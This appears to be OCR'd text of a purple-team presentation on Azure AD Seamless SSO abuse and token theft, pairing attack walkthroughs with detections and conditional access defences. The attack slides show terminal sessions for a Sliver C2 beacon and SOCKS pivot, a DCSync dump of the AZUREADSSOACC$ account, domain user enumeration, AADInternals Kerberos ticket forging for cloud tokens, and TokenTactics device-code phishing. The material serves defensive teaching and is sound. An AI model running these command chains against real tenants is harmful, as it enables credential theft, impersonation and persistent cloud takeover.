
Subscription Takeover Detection

- This scenario covers user added to a sensitive group
- Detections on direct ownership adds will not see this activity
- Add KQL detection to monitor adding members to sensitive groups




https://github.com/rootsecdev/Microsoft-Blue-Forest/blob/master/PurpleTeam/Azure_Bark_Detection_Sensitive_Groups.kql

Seamless SSO



Seamless SSO



- Produces a machine account in Active Directory
- Creates an abuse path for any on premises account synchronized to the cloud. (Impersonation)
- Mixing domain admin/global admin on premises accounts is a bad idea
- Should be treated the same as krbtgt
- Account is rarely rotated

SSO Abuse Primitives/Setting the Stage

Establishing C2 Comms with Sliver C2

```
[server] sliver (cloud_storm) > beacons

 ID         Name         Transport   Hostname          Username                 Operating System   Last Check-In   Next Check-In
 74014396   cloud_storm  http(s)     DESKTOP-HCLVF49   SKYWALKERLABS\jsmith     windows/amd64      21s             1m1s

[server] sliver (cloud_storm) > interactive

[*] Using beacon's active C2 endpoint: https://192.168.30.102:8081
[*] Tasked beacon cloud_storm (d748731a)

[*] Session 26187f75 cloud_storm - 192.168.30.100:59526 (DESKTOP-HCLVF49) - windows/amd64 - Mon, 02 Sep 2024 01:07:26 UTC

[server] sliver (cloud_storm) > use 26187f75-ca15-4194-8b6e-36e0a69ff16e

[*] Active session cloud_storm (26187f75-ca15-4194-8b6e-36e0a69ff16e)

[server] sliver (cloud_storm) > socks5 start -P 1080

[*] Started SOCKS5 127.0.0.1 1080
⚠  In-band SOCKS proxies can be a little unstable depending on protocol

[server] sliver (cloud_storm) >
```

```
┌──(kali㉿deathstarlabs)-[~]
└─$ ssh root@azure-c2 -L 1080:127.0.0.1:1080
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon Sep  2 01:31:21 AM UTC 2024
```

https://github.com/BishopFox/sliver

SSO Abuse

```
┌──(venv)─(root㉿deathstarlabs)-[/opt/impacket]
└─# proxychains secretsdump.py skywalkerlabs/[redacted]@192.168.30.5 -just-dc-user AZUREADSSOACC$
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0.dev1+20240823.155701.089603e0 - Copyright 2023 Fortra

Password:
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.30.5:445
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.30.5:135
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.30.5:4966
AZUREADSSOACC$:1602:aad3b435b51404eeaad3b435b51404ee:[redacted]
[*] Kerberos keys grabbed
```

Compromising domain over proxychains with Sliver C2 Implant

https://github.com/fortra/impacket

Microsoft 365 — Microsoft Defender for Identity

HIGH SEVERITY

Suspected DCSync attack (replication of directory services) was detected in skywalkerlabs


[redacted] on DESKTOP-HCLVF49 sent 1 replication request to DC1.

Take a look in MDI >

Useful links

- Download security alert details
- Learn more about Suspected DCSync attack (replication of directory services)
- Manage notification settings

SSO Abuse




- Persistence by not rotating AZUREADSSOACC machine account
- Attacker has account SIDS
- Mass Password Resets does not defeat this attack
- Depending on conditional access policies, attack can be performed remote or through a SOCKS proxy connection to internal network

```
┌──(kali㉿deathstarlabs)-[~]
└─$ proxychains rpcclient -U 'skywalkerlabs/jsmith%[redacted]' 192.168.30.5
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.30.5:445  ...  OK
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
[redacted]
user:[MSOL_d8dea9a764ab] rid:[0x455]
user:[svc_mssql] rid:[0x465]
user:[adsync] rid:[0x46d]
user:[svc_backup] rid:[0x46e]
user:[svc_alerts1] rid:[0x470]
user:[chris.taylor] rid:[0x4a9]
user:[chris.thomas] rid:[0x4aa]
user:[jsmith] rid:[0x4ac]
rpcclient $> lookupnames adsync
adsync S-1-5-21-236553560-858703100-3321816658-1133 (User: 1)
rpcclient $>
```

SSO Abuse

AADInternals 0.9.4

```
PS C:\> $kerberos=New-AADIntKerberosTicket -SidString "S-1-5-21-236553560-858703100-3321816658-1133" -Hash [redacted]

PS C:\> Get-AADIntAccessTokenForAADGraph -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant                               User                        Resource                 Client
------                               ----                        --------                 ------
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net    https://graph.windows.net 1b730954-1685-4b74-9bfd-dac2...


PS C:\> Get-AADIntaccessTokenForMSGraph -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant                               User                        Resource                   Client
------                               ----                        --------                   ------
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net    https://graph.microsoft.com 1b730954-1685-4b74-9bfd-da...


PS C:\> Get-AADIntAccessTokenForAzureCoreManagement -KerberosTicket $kerberos -Domain skywalkerlabs.net -SaveToCache
AccessToken saved to cache.

Tenant                               User                        Resource                              Client
------                               ----                        --------                              ------
c77f09a5-4134-4cff-a600-5d8faa906a95 adsync@skywalkerlabs.net    https://management.core.windows.net/ d3590ed6-52b3-410...


PS C:\>
```



Defenses

https://learn.microsoft.com/en-us/purview/audit-log-enable-disable?tabs=compliance-portal

Microsoft Purview portal | Compliance portal


Complete the following steps to turn on auditing:

1. In the Microsoft Purview compliance portal at https://compliance.microsoft.com, go to **Solutions** > **Audit**. Or to go directly to the **Audit** page, use https://compliance.microsoft.com/auditlogsearch.
2. If auditing isn't turned on for your organization, a banner is displayed prompting you start recording user and admin activity.
3. Select the **Start recording user and admin activity** banner.

It may take up to 60 minutes for the change to take effect.

Defenses

https://learn.microsoft.com/en-us/security/operations/incident-response-playbooks




Conditional Access Defenses for Token Theft

- Enforce Device Compliance
- Enforce Hybrid Entra ID Join if using Active Directory
- Require MFA for any type of Device Registration
- Block Unknown and Unsupported Platforms
- Provides Mitigations for External Token Theft
- Attackers can pivot with C2 implant over SOCKS connection

When in doubt use Microsoft provided conditional access templates to avoid misconfiguration!

https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-policy-common?tabs=secure-foundation

Conditional Access Defenses for Token Theft




TRUSTEDSEC

Token Theft Disruption

Sign-in failed

Error code: AADSTS9001011

Error message: AADSTS9001011: Device policy contains unsupported required device state: domain_joined. Trace ID: c2e14c65-7037-4de9-8d1d-18d2f5d50800 Correlation ID: ae90f4c9-b299-45ca-9837-02046c323e58 Timestamp: 2024-09-06 11:59:58Z




Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | Conditional Access | R

Date	9/6/2024, 7:06:45 AM
Request ID	f9abd6dc-77be-402b-a610-336122a20600
Correlation ID	da0fc98e-e58e-46f6-92fa-3023522cf105
Authentication requirement	Multifactor authentication
Status	Failure
Continuous access evaluation	No
Sign-in error code	9001011
Failure reason	Device policy contains unsupported required device state: {state}.

Token Theft Disruption

```
Copyright (c) Microsoft Corporation.

https://aka.ms/powershell
Type 'help' to get help.

PS /opt/TokenTactics> ls
LICENSE  README.md  TokenTactics.psd1  TokenTactics.psm1  ca
PS /opt/TokenTactics> Import-Module ./TokenTactics.psd1

PS /opt/TokenTactics> Get-AzureToken -Client MSGraph

user_code        : FZ425QU2V
device_code      : FAQABIQEAAAApTwJmzXqdR4BN2miheQMY4ShtYU8W
                   KpzQHqeVB4tVfCCPUouc3hPzAOO6CW6eelynhE511
                   0dL-V02qV8HPh4O74sgAA
verification_url : https://microsoft.com/devicelogin
expires_in       : 900
interval         : 5
message          : To sign in, use a web browser to open the
                   e code FZ425QU2V to authenticate.

authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
authorization_pending
```



Microsoft

john.smith@skywalkerlabs.net

Help us keep your device secure

Your sign-in was successful but your admin requires the device requesting access to be managed by skywalkerlabs to access this resource.

More details

